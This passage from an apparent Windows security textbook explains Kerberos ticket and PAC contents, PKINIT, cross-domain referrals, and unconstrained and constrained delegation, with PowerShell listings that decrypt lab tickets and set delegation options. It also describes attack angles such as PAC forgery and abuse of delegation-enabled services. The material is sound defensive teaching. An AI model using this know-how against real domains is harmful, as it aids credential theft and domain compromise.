❷ Auth Time      : 5/12 5:37:40 PM
Start Time       : 5/12 5:43:07 PM
End Time         : 5/13 3:37:40 AM
Renew Till Time  : 5/19 5:37:40 PM
```

Listing 14-8: The basic decrypted ticket information

The unencrypted ticket begins at the `Realm` value. Most of what follows is bookkeeping information, including flags that do things like indicate the fact that pre-authentication occurred (`PreAuthent`). The `Forwardable` flag is related to delegation, a topic we'll come back to in “Kerberos Delegation” on page 479. The ticket also contains the SPN of the user being authenticated ❶. Because the `alice` user requested the ticket for the `HTTP/graphite` service, this user's information is what is being authenticated. Next, we see that the ticket has a limited lifetime, in this case based on the authentication time ❷ and an end time, making it valid for around 10 hours. When the

ticket expires, the client can renew it for another five days. (The `Renewable` flag encodes information about the ability to renew the ticket.)

Listing 14-9 shows the next component of the ticket: the randomly generated session key.

```
<Session Key>
Encryption Type : ARCFOUR_HMAC_MD5
Encryption Key  : 27BD4DE38A47B87D08E03500DF116AB5
```

Listing 14-9: The ticket session key

This session key is used to encrypt the authenticator. The client and server might also use it to encrypt and verify any subsequent keys or data they transmit.

After this is a list of authorization data values that the server can use to determine the security properties of the client user. The most important of these is the PAC, which contains everything the receiving Windows system needs to build a `Token` object for the user. The PAC is itself split into multiple parts. **Listing 14-10** contains its logon information.

```
<Authorization Data - AD_WIN2K_PAC>
<PAC Entry Logon>
<User Information> ❶
Effective Name   : alice
Full Name       : Alice Roberts
User SID        : S-1-5-21-1195776225-522706947-2538775957-1110
Primary Group   : MINERAL\Domain Users
Primary Group SID: S-1-5-21-1195776225-522706947-2538775957-513
<Groups> ❷
MINERAL\Domain Users - Mandatory, EnabledByDefault, Enabled
<Resource Groups> ❸
Resource Group : S-1-5-21-1195776225-522706947-2538775957 ❹
MINERAL\Local Resource - Mandatory, EnabledByDefault, Enabled, Resource
<Extra Groups> ❺
NT AUTHORITY\Claims Valid - Mandatory, EnabledByDefault, Enabled
Authentication authority asserted identity - Mandatory, EnabledByDefault, Enabled
<Account Details> ❻
Logon Time      : 5/12 5:37:15 PM
Password Last Set: 5/8 11:07:55 AM
Password Change : 5/9 11:07:55 AM
Logon Count     : 26
Bad Password #  : 0
Logon Server    : PRIMARYDC
Logon Domain    : MINERAL
Logon Domain SID : S-1-5-21-1195776225-522706947-2538775957 ❼
User Flags      : ExtraSidsPresent, ResourceGroupsPresent
User Account Cntl: NormalAccount, DontExpirePassword
Session Key     : 00000000000000000000000000000000 ❽
```

Listing 14-10: The logon PAC entry

The logon PAC entry follows the format used in the Netlogon protocol prior to Windows 2000. It starts with basic user information ❶, such as

the user's name, SID, and primary group. Next comes the list of group memberships, split into three parts: domain groups ❷, resource groups ❸, and extra groups ❹. For each group, the SID (formatted as a name if known) and the attributes that should apply to it are shown. For size reasons, the domain and resource group SIDs are only stored using the last RID value. The full SIDs are derived by adding this RID to the logon domain SID ❶ or the resource group SID ❸, respectively. The extra groups list stores the full SIDs and so can contain SIDs with different prefixes.

After the group information is additional bookkeeping about the user, such as when they last logged on and changed their password ❺. This section also includes information about the server and domain that authenticated the user, including the domain name and SID. The user flags show that the extra and resource groups are present in the ticket. The user account control flags indicate properties of the account (in this case, that the user's password doesn't expire).

Finally, there is an empty session key consisting of all zeros ❻. You'll find a non-empty session key only if the KDC didn't directly authenticate the user and instead used another authentication protocol, such as NTLM. In this case the session key for that sub-authentication protocol will be shown here; however, in most cases it will be empty.

Listing 14-11 shows the next PAC entry, which contains the user's claim attributes.

```
<PAC Entry UserClaims>
<ActiveDirectory Claim>
ad://ext/cn:88d7f6d41914512a - String - Alice Roberts
ad://ext/country:88d7f5009d9f2815 - String - US
ad://ext/department:88d7f500a308c4a9 - String - R&D
```

Listing 14-11: The user claims PAC entry

As mentioned in **Chapter 4**, the `Token` object exposes these user claims as security attributes, and they can play a role in the access control process, typically through a central access policy. If the target SPN is a computer account rather than a user account, the Kerberos ticket will also include information about the client device in the form of device groups and device claims, as shown in **Listing 14-12**.

```
<PAC Entry Device>
Device Name      : MINERAL\GRAPHITE$
Primary Group    : MINERAL\Domain Computers
<Groups>
MINERAL\Domain Computers - Mandatory, EnabledByDefault, Enabled
<Domain Groups>
NT AUTHORITY\Claims Valid - Mandatory, EnabledByDefault, Enabled
<Extra Groups>
Authentication authority asserted identity - Mandatory, EnabledByDefault, Enabled

<PAC Entry DeviceClaims>
<ActiveDirectory Claim>
```

```
ad://ext/cn:88d7f6d41914512a - String - GRAPHITE
ad://ext/operatingSystem:88d7f6d534791d12 - String - Windows Enterprise
```

Listing 14-12: The device groups and device claims PAC entries

As with the user claims, you'll typically only find these used in a central access policy. [Listing 14-13](#) shows additional bookkeeping entries.

```
<PAC Entry ClientInfo>
Client ID      : 5/12 5:37:40 PM
Client Name    : alice

<PAC Entry UserPrincipalName>
Flags          : None
Name           : alice@mineral.local
DNS Name       : MINERAL.LOCAL
```

Listing 14-13: The client info and UPN PAC entries

The `Client ID` field should match the user's authentication time.

[Listing 14-14](#) shows a couple of signatures applied to the PAC data to ensure it hasn't been tampered with. Without these signatures, the user could forge their own PAC, adding any groups they would like the LSA to place in their `Token` object.

```
<PAC Entry ServerChecksum>
Signature Type  : HMAC_MD5
Signature       : 7FEA93110C5E193734FF5071ECC6B3C5

<PAC Entry KDCChecksum>
Signature Type  : HMAC_SHA1_96_AES_256
Signature       : 9E0689AF7CFE1445EBACBF88

<PAC Entry TicketChecksum>
Signature Type  : HMAC_SHA1_96_AES_256
Signature       : 1F97471A222BBCDE8EC717BC
```

Listing 14-14: PAC signatures

The first signature covers the entire PAC. However, as the signature fields are embedded inside the PAC, they're replaced with zeros during the signature calculation. This signature is generated using the shared key used to encrypt the ticket.

The second signature is used to verify that the server signature was issued by the KDC. This signature covers only the server and uses the encryption key for the `krbtgt` user. To verify the signature, the server needs to send it to the KDC, as it doesn't know the encryption key. For performance reasons, it's common to not perform this validation when the server is running as a privileged user such as `SYSTEM`.

The final signature is calculated from the entire ticket with the PAC removed. The encryption key used for the signature is the one for the `krbtgt`

user. This signature allows the KDC to detect any tampering of the ticket, which the server signature wouldn't cover, as it verifies only the PAC.

NOTE

Windows has faced multiple security issues related to PAC signature verification. Most notable is CVE-2014-6324, which occurred because the TGS accepted CRC32 as a valid signature mechanism. As CRC32 is not cryptographically secure and can be trivially brute-forced, an attacker could create a valid PAC containing any groups they liked, including the full domain administrator.

Listing 14-15 shows the final component of the decrypted AS-REQ message, the authenticator.

```
<Authenticator>
Client Name      : PRINCIPAL - alice
Client Realm     : MINERAL.LOCAL
Client Time      : 5/13 2:15:03 AM
❶ Checksum       : GSSAPI
Channel Binding  : 00000000000000000000000000000000
Context Flags    : None
❷ <Sub Session Key>
Encryption Type  : ARCFOUR_HMAC_MD5
Encryption Key   : B3AC3B1C31937088B7B1BC880B10950E
❸ Sequence Number : 0x7DDD0DBA
❹ <Authorization Data - AD_ETYPE_NEGOTIATION>
AES256_CTS_HMAC_SHA1_96, AES128_CTS_HMAC_SHA1_96, ARCFOUR_HMAC_MD5
```

Listing 14-15: The decrypted AS-REQ authenticator

The authenticator contains some basic user information, as well as a timestamp indicating when it was created on the client that can be used to confirm the request is recent and has not been replayed to the service.

One odd thing you might notice is that a `Checksum` field is present, but it doesn't appear to contain a valid cryptographic hash ❶. This is because the authenticator has repurposed this field to store additional information, as indicated by the type value `GSSAPI`. By default, this field contains the channel binding for the connection, if specified, and some additional flags. In this case, no channel binding is set, so the `Channel Binding` field contains all zeros. If you were to specify a `ChannelBinding` parameter in the same way we did when using NTLM, the field would look something like this:

```
Channel Binding : BAD4B8274DC394EDC375CA8ABF2D2AEE
```

The authenticator contains a sub-session key ❷, which the connection can use going forward. It also contains a randomly generated sequence number ❸ that, along with the timestamp, can thwart replay attacks that attempt to use the same ticket and authenticator. Finally, the authenticator can contain additional authorization data ❹. In this case, the data specifies the `AD_ETYPE_NEGOTIATION` type, which allows the connection to try to up-

grade the encryption algorithm used from RC4 to one of the AES encryption formats.

The GSSAPI type value used in [Listing 14-15](#) represents the *Generic Security Services Application Program Interface (GSSAPI)*, a general API for implementing network authentication protocols. You would use GSSAPI instead of SSPI on Linux or macOS to perform Kerberos authentication. RFC2743 and RFC2744 define the current version of GSSAPI, while RFC4121 defines the protocol's Kerberos-specific implementation.

SSPI is mostly compatible with GSSAPI, and it's common to find network protocol documentation that refers to the GSSAPI names of the functions to use, especially for encryption and signatures. For example, to encrypt and decrypt data in GSSAPI, you would use the `GSS_Wrap` and `GSS_Unwrap` functions, respectively, instead of the SSPI `EncryptMessage` and `DecryptMessage` APIs. Similarly, for signature generation and verification, you would use `GSS_GetMIC` and `GSS_VerifyMIC` instead of `MakeSignature` and `VerifySignature`. As this is a book on Windows security, we won't dwell on the intricacies of GSSAPI any further.

Decrypting the AP-REP Message

Once we've decrypted the AP-REQ message's ticket and authenticator, we have the key we need to decrypt the AP-REP used for mutual authentication. We do so in [Listing 14-16](#).

```
PS> $sesskey = (Unprotect-LsaAuthToken -Token $ap_req -Key $key).Ticket.Key
PS> Unprotect-LsaAuthToken -Token $ap_rep -Key $sesskey | Format-LsaAuthToken
<KerberosV5 KRB_AP_REP>
<Encrypted Part>
Client Time      : 05-14 01:48:39
<Sub Session Key>
Encryption Type : AES256_CTS_HMAC_SHA1_96
Encryption Key  : 76F0794F1F3B8CE10C38CFA98BF74AF5229C7F626110C6302E4B8780AE91FD3A
Sequence Number : 0x699181B8
```

Listing 14-16: Decrypting the AP-REP message

We first need to get the session key from the decrypted AP-REQ ticket. With that key, we can decrypt the AP-REP using `Unprotect-LsaAuthToken` once again. In the output, you can see the newly negotiated session key; in this case, it's been upgraded from RC4 to an AES key. It also includes a sequence number to prevent replay attacks.

USING A PUBLIC KEY IN THE INITIAL AUTHENTICATION

One big weakness of Kerberos, especially for normal users, is its reliance on the password to derive encryption keys. Tickets and associated encrypted data are commonly transferred over insecure networks, so an attacker could easily collect a large body of ciphertext associated with a single user and attempt to crack their password. If they succeed, they'll completely compromise that user's security.

To limit this risk, you can configure Windows Kerberos to use *Public Key Initial Authentication (PKINIT)*. PKINIT relies on public key cryptography to perform the initial session key exchange, rather than using shared encryption keys derived from passwords. The public key cryptography in PKINIT authenticates the user with standard X.509 certificates, which the system typically stores, along with the associated private key, on a smart card that the user must insert into the Windows computer before authenticating.

Rather than encrypting a timestamp with the shared encryption key as part of the pre-authentication data, to prove possession of the key when sending the initial AS-REQ message to the KDC the client uses its public key certificate to sign an identifier, then sends it to the KDC along with a copy of the certificate it used. The KDC can verify the signature, which proves the client's possession of the corresponding private key, and check that the PKI policy allows the certificate (by making sure it has the correct root certificate authority and Extended Key Usages, or EKUs, for example).

If everything checks out, the KDC returns a session key to the client, either by encrypting it using the public key or by using a Diffie-Hellman key exchange. As a result, the initial authentication process never uses the shared encryption key derived from the password. (Of course, many functions in Windows rely on the user's credentials, such as the NT hash, and the PAC in the ticket will contain the NT hash for the client, encrypted in a separate authorization data structure.) You can learn more about the PKINIT implementation in RFC4556.

Next, we'll look at one more topic related to Kerberos service authentication: how it works across domain trust boundaries.

Cross-Domain Authentication

When discussing domain forests in [Chapter 10](#) I mentioned the concept of trust relationships, in which a trusted domain accepts credentials belonging to a user configuration stored on a different domain. This section discusses how the Kerberos protocol works across domains in the same forest. Although Kerberos authentication can also occur between forests, and with non-Windows Kerberos implementations, we won't cover those complex cases here.

[Figure 14-6](#) shows the basic operations of inter-domain Kerberos authentication between the example *MINERAL* and *SALES* domains.




Figure 14-6: An overview of inter-domain Kerberos authentication

The client in the *MINERAL* domain first requests a service ticket for the HTTP.WEB.SALES SPN ❶. The TGS can't satisfy this request, as the SPN isn't present in its own domain. It checks the global catalog to see if any other domain in the forest has the SPN configured, and finds it in the *SALES* domain.

The TGS then checks whether it has a trust relationship with the *SALES* domain, which it does. When a new trust relationship is established between two domains, a shared Kerberos key is configured between the domain controllers in each domain. This key encrypts a *referral ticket*, which contains the user's information and the requested service, and returns it to the client ❷. The client then forwards the referral ticket to the TGS in the *SALES* domain ❸. As the ticket is encrypted using a shared inter-domain key, the *SALES* TGS can decrypt it to verify its contents.

The *SALES* TGS needs to modify the PAC provided in the referral ticket to add domain-local group memberships for the *SALES* domain based on the user's existing groups. The TGS will then re-sign the modified PAC and insert it into the service ticket for use by the local service. It can now issue the service ticket for HTTP.WEB.SALES and, using the service's key, return it to the client ❹.

NOTE

In complex inter-domain trust relationships, domains shouldn't trust any additional SIDs included in the PAC, as an attacker who has compromised the source domain could generate a PAC containing arbitrary SIDs and then compromise the target domain. Windows implements a SID-filtering mechanism to remove SIDs from the PAC that are deemed dangerous, such as any SIDs for the local domain. The full details of SID filtering are, however, outside the scope of this book.

Finally, the client can use the service ticket to authenticate to the services in the *SALES* domain ❺. The server receiving the service ticket can use it to build a token based on the modified PAC generated by its domain's TGS.

The domains might need to repeat this process of issuing a referral ticket multiple times if they don't have a direct trust relationship. For example, returning to the example domains from [Chapter 10](#), if a user in the *ENGINEERING* domain wanted to authenticate to a service in the *SALES* domain, then the root *MINERAL* domain would first have to issue a referral ticket. This ticket could then be used to establish a referral ticket for the *SALES* domain.

In more complex forests consisting of many domains and trees, this multi-hop referral process might lead to poor performance. To remediate this, Windows provides a mechanism to establish a *shortcut trust* relationship between any two domains in a forest. The domains can use this trust to establish the referral ticket without needing to follow the normal transitive trust path.

We've covered the basics of Kerberos authentication. Now let's move on to deeper topics, starting with how an authenticated user can securely forward their credentials to a service.

Kerberos Delegation

Delegation enables a service to forward a user's credentials to another service. This is useful because, when a user connects to a service using Kerberos, they do not provide it with their credentials. Instead, they provide a ticket that has been encrypted using the server's shared encryption key. The service could try forwarding the ticket on to another service, but as it won't know the new service's shared encryption key it won't be able to encrypt the ticket, so the new service won't accept it.

The only way to get an encrypted ticket for a new service might seem to be to send a TGS-REQ message to the TGS using a TGT. However, the original service only has a TGT for its own account, not for the user, and without the user's TGT a service can't forward a user's credentials further than specified. This behavior provides an important security measure; if any authentication a user made to a service could be delegated to another service, it would likely be easy to get full administrator access to the domain.

That said, forwarding credentials is a useful feature. For example, let's say you have a corporate network that users can access only from an external network, via a web server. It would be useful if the web server could provide the users' credentials to access the backend systems, such as a database server. One way of solving this issue would be for the web server to request the user's plaintext credentials and then use those to authenticate to the domain, which would then provide the user's TGT. In practice, though, this is a terrible idea for security.

Therefore, to make it possible to securely forward credentials, Kerberos implements a defined delegation process. A client can opt in to delegation, allowing a target service to use their identity to request tickets for other network services on their behalf. Windows domains configure delegation on a per-account basis for both users and computers. In the GUI,

you'll see the delegation dialog shown in [Figure 14-7](#) when inspecting the properties of an account.




Figure 14-7: The delegation tab for the GRAPHITE computer account

[Figure 14-7](#) shows three main options for delegation. The first option, the default, disables delegation for the account. The second option, called *unconstrained delegation*, allows the account to delegate to any other service on the network using the authenticating user's credentials. The third option, known as *constrained delegation*, allows the user's credentials to be delegated to a fixed set of services defined by a list of permitted SPNs.

Let's dig into the similarities and differences between the two types of delegation and see how they're implemented. In the following sections, we'll modify some of the delegation settings in the Active Directory server. This means that you must perform these operations from a user account that has `SeEnableDelegationPrivilege` on the domain controller. Typically, only administrators have this privilege, so you should run these examples as a domain administrator.

Unconstrained Delegation

Microsoft introduced unconstrained delegation in Windows 2000 along with the original Windows Kerberos implementation. This Kerberos delegation mechanism requires the client to opt in to providing a copy of their TGT, enabling the service to delegate their credentials. It works only with Kerberos authentication, as the user must have first authenticated to the service using the Kerberos protocol. [Figure 14-8](#) gives an overview of the unconstrained delegation process.




Figure 14-8: The unconstrained delegation process

This figure shows a client delegating its credentials through the HTTP service on the server *WEB* to the database service on the server *DB*. The client first makes a ticket request to the TGS with its TGT for a normal ticket, using the `HTTP/WEB.MINERAL` SPN ❶. If the destination service can use delegation, the returned ticket should have the `okAsDelegate` flag set, which indicates to the client that it can delegate if it wants to.

The client then makes a second request for a new TGT to send to the HTTP service. The client indicates its intention by specifying the target principal name as the `krbtgt` user and setting the `Forwardable` and `Forwarded` flags on the TGS-REQ ❷. If delegation is allowed, the TGS will return this new TGT to the client.

The client can then package up the original service ticket and the TGT into the AP-REQ message for the server and send it over HTTP ❸. The AP-REQ must also contain the session key information for the encrypted TGT so that the target service can decrypt it. The Windows APIs enable mutual authentication when delegating credentials, so the server returns an AP-REP to the client ❹.

Once the HTTP service has received the AP-REQ, it can get the LSA to give it a token for that user. The LSA will also save the TGT and session key information in the new logon session. When the HTTP service wants to authenticate to the database service, it can impersonate the user's token and start the Kerberos authentication process. This means the user's TGT will be used to request a ticket for `SQL/DB.MINERAL` from the TGS ❺. Assuming the service meets all the policy requirements, the TGS will return the service ticket ❻, which the LSA will return as a new AP-REQ to pass to the database service ❼, completing the delegation.

As the delegated TGT is sent via the AP-REQ message, we should be able to inspect the delegation process occurring during a local authentication in PowerShell. The authenticating user needs a registered SPN. We'll use the *alice* user, for whom we added an SPN in "Decrypting the AP-REQ Message" on page 469. First we must enable unconstrained delegation for this user. You can either use the GUI to enable the delegation, or run the following `Set-ADAccountControl` PowerShell command as a domain administrator:

```
PS> Set-ADAccountControl -Identity alice -TrustedForDelegation $true
```

You can verify that delegation has been enabled using the `Get-ADUser` OR `Get-ADComputer` command (depending on the account type), as shown in

[Listing 14-17](#).

```
PS> Get-ADUser -Identity alice -Properties TrustedForDelegation |
Select-Object TrustedForDelegation
TrustedForDelegation
-----
True
```

Listing 14-17: Querying the user's TrustedForDelegation property

Now let's create a client authentication context and request an AP-REQ message with a delegate ticket ([Listing 14-18](#)).

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
❶ PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite"-RequestAttribute MutualAuth, Delegate
PS> $key = Get-KerberosKey -Password "AlicePassw0rd" -KeyType ARCFOUR_HMAC_MD5
-NameType SRV_INST -Principal "HTTP/graphite@mineral.local"
PS> Unprotect-LsaAuthToken -Token $client.Token -Key $key |
Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options          : MutualAuthRequired
<Ticket>
Ticket Version   : 5
Server Name      : SRV_INST - HTTP/graphite
Realm            : MINERAL.LOCAL
❷ Flags          : Forwardable, Renewable, PreAuthent, OkAsDelegate, EncPARep
--snip--
```

Listing 14-18: Requesting an AP-REQ and displaying the delegate ticket

We must specify both the `MutualAuth` and `Delegate` flags ❶ for the LSA to request the delegated TGT. Note that the `OkAsDelegate` flag is set in the resulting ticket ❷. This flag exists regardless of whether the client requested delegation, as the LSA combines it with the delegate request attribute to determine whether to request the TGT.

The authenticator stores the new TGT as part of the GSSAPI checksum, as shown in [Listing 14-19](#).

```
<Authenticator>
Client Name      : PRINCIPAL - alice
Client Realm     : MINERAL.LOCAL
Client Time      : 5/15 1:51:00 PM
Checksum         : GSSAPI
Channel Binding  : 00000000000000000000000000000000
❶ Context Flags  : Delegate, Mutual
Delegate Opt ID  : 1
<KerberosV5 KRB_CRED>
❷ <Ticket 0>
```

```

Ticket Version : 5
❸ Server Name : SRV_INST - krbtgt/MINERAL.LOCAL
Realm : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version : 2
Cipher Text :
00000000: 49 FA B2 17 34 F9 0F D6 0C DE A3 67 54 9E 74 B7
00000010: 4E 1B 18 DC 91 40 F1 91 DC 42 37 64 CC 39 56 78
--snip--
000005D0: E5 D5 99 FD 15 2B
❹ <Encrypted Part>
Encryption Type : AES256_CTS_HMAC_SHA1_96
Cipher Text :
00000000: 3B 25 F6 CA 18 B4 E6 D4 C0 77 07 66 73 0E 67 9C
--snip--

```

Listing 14-19: The AP-REQ authenticator with the delegated TGT

If you compare this authenticator with the one shown in [Listing 14-15](#), the first difference you should notice is that both the `Delegate` and `Mutual` context flags are set ❶.

The `Delegate` flag indicates that a *Kerberos Credential (KRB-CRED)* structure is packed into the `Checksum` field. Within the KRB-CRED, we find the TGT ticket ❷. We can tell it's a TGT because it's for the *krbtgt* principal ❸. The KRB-CRED structure also contains an extra encrypted part to hold the session keys that go with the TGT ❹.

If we can complete the authentication, we can receive an impersonation token. The LSA now has enough information for the service to request any service ticket on behalf of the user that provided the delegated TGT, as demonstrated in [Listing 14-20](#).

```

PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Client $client
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
    Format-NtToken $token -Information
}
TOKEN INFORMATION
-----
Type      : Impersonation
Imp Level : Delegation
--snip--

```

Listing 14-20: Completing the delegation authentication process

Notice that the `Token` object in [Listing 14-20](#) has the `Delegation` impersonation level. Certain kernel APIs enforce this impersonation level, including `SeCreateClientSecurity`, which captures the calling client's token for later use by the `SeImpersonateClient` kernel API. The `SeCreateClientSecurity` API takes a Boolean `ServerIsRemote` parameter. If the parameter is `True`, the API fails to capture the token if the impersonation level is not `Delegation`. However, well-known callers such as the SMB do not set the parameter to `True`. Therefore, the `Delegation` impersonation level is the de facto equiva-

lent to the Impersonation level for both local and remote access, assuming there are credentials available in the logon session.

NOTE

In Windows 10 and later, you can enable a feature called Credential Guard that uses virtualization technology to protect the user's credentials, including the Kerberos TGT session key stored by the LSA, from being disclosed to a privileged user reading the memory of the LSASS process. As unconstrained delegation would introduce a mechanism to disclose the TGT session key for a user, it is no longer possible to use it if Credential Guard is enabled.

Constrained Delegation

Microsoft introduced constrained delegation, also called *Service for User (S4U)*, in Windows 2003. Its purpose was to fix a security weakness in unconstrained delegation: namely, once a user had delegated credentials to a service, it could impersonate them to any other service in the same domain, even if the services were completely unrelated to the purpose of the original service.

This made any service with unconstrained delegation a good target for attack. If you compromised the service and could convince a privileged user to delegate their credentials to it, you had a good chance of compromising the entire network. Technically a user had to opt in to delegating their credentials, but common client applications such as Internet Explorer did so by default, and always passed the `delegate request` attribute when setting up the client authentication context.

Microsoft resolved the security weakness by allowing an administrator to specify an explicit list of SPNs that the service could use for delegation. For example, the administrator could limit the HTTP service discussed earlier to delegating only to the database service and nothing else.

Constrained delegation can work in three modes:

- Kerberos-only delegation
- Protocol transition delegation
- Resource-based delegation

We'll cover each mode in turn in the following sections.

Kerberos-Only Delegation

Also called *Service for User to Proxy (S4U2proxy)* in the official documentation, the Kerberos-only delegation mode works in much the same way as unconstrained delegation. It requires the user to authenticate to the intermediate service using Kerberos, as described in [Figure 14-9](#).




Figure 14-9: An overview of constrained Kerberos-only delegation

While this looks very similar to [Figure 14-8](#), there are subtle differences. First, the original user requests a normal service ticket for the HTTP service ❶, not an additional TGT. The user can package this service ticket into an AP-REQ message and send it to the HTTP service ❷. The HTTP service then wants to delegate the user's authentication to the database service, so it requests a service ticket from the TGS, including its own TGT. It also attaches the user's service ticket for its own service to the TGS-REQ message ❸.

The TGS inspects the request. If the user's service ticket has the `Forwardable` flag set and the database service is in the list of allowed services for the account making the ticket request, the TGS will use the user's service ticket to the HTTP service to generate a service ticket for the database service ❹. The service can package this ticket and associated information into an AP-REQ message as normal and send it to the database service ❺.

While it might seem as though the user can't control the delegation of their credentials, they could block the delegation by simply choosing not to request a `Forwardable` service ticket. We'll come back to how to unset the `Forwardable` flag later.

The list of SPNs for services to which an account can delegate is stored in the user's or computer's account entry in Active Directory, in the `msDS-AllowedToDelegateTo` attribute. You can set this attribute using `Set-ADUser` or `Set-ADComputer` in PowerShell, as shown in [Listing 14-21](#).

```
PS> $spns = @{'msDS-AllowedToDelegateTo'=@('CIFS/graphite')}
PS> Set-ADUser -Identity alice -Add $spns
```

Listing 14-21: Adding a new `msDS-AllowedToDelegateTo` entry for the alice account

To query the list of SPNs, use `Get-ADUser` or `Get-ADComputer`, as shown in [Listing 14-22](#).

```
PS> Get-ADUser -Identity alice -Properties 'msDS-AllowedToDelegateTo' |
Select-Object -Property 'msDS-AllowedToDelegateTo'
msDS-AllowedToDelegateTo
```

```
-----
{CIFS/graphite}
```

Listing 14-22: Querying the `msDS-AllowedToDelegateTo` attribute

In this example, we confirm we can delegate to the `CIFS/graphite` service.

Protocol Transition Delegation

Requiring end-to-end Kerberos authentication to the domain isn't always feasible. For example, what if the user accessing the HTTP service is on a public network and cannot directly connect to the KDC to get a service ticket? This is where the second type of constrained delegation—protocol transition delegation, referred to as *Service for User to Self* (`S4U2self`) in the documentation—might be useful. It performs an *authentication protocol transition*, meaning that the frontend HTTP service can authenticate using its own authentication mechanism, then use that information to construct a service ticket for the database service with the user's domain credentials, without requiring the user to know about Kerberos.

Figure 14-10 shows the steps involved in constrained delegation using an authentication protocol transition.




Figure 14-10: An overview of constrained delegation with an authentication protocol transition

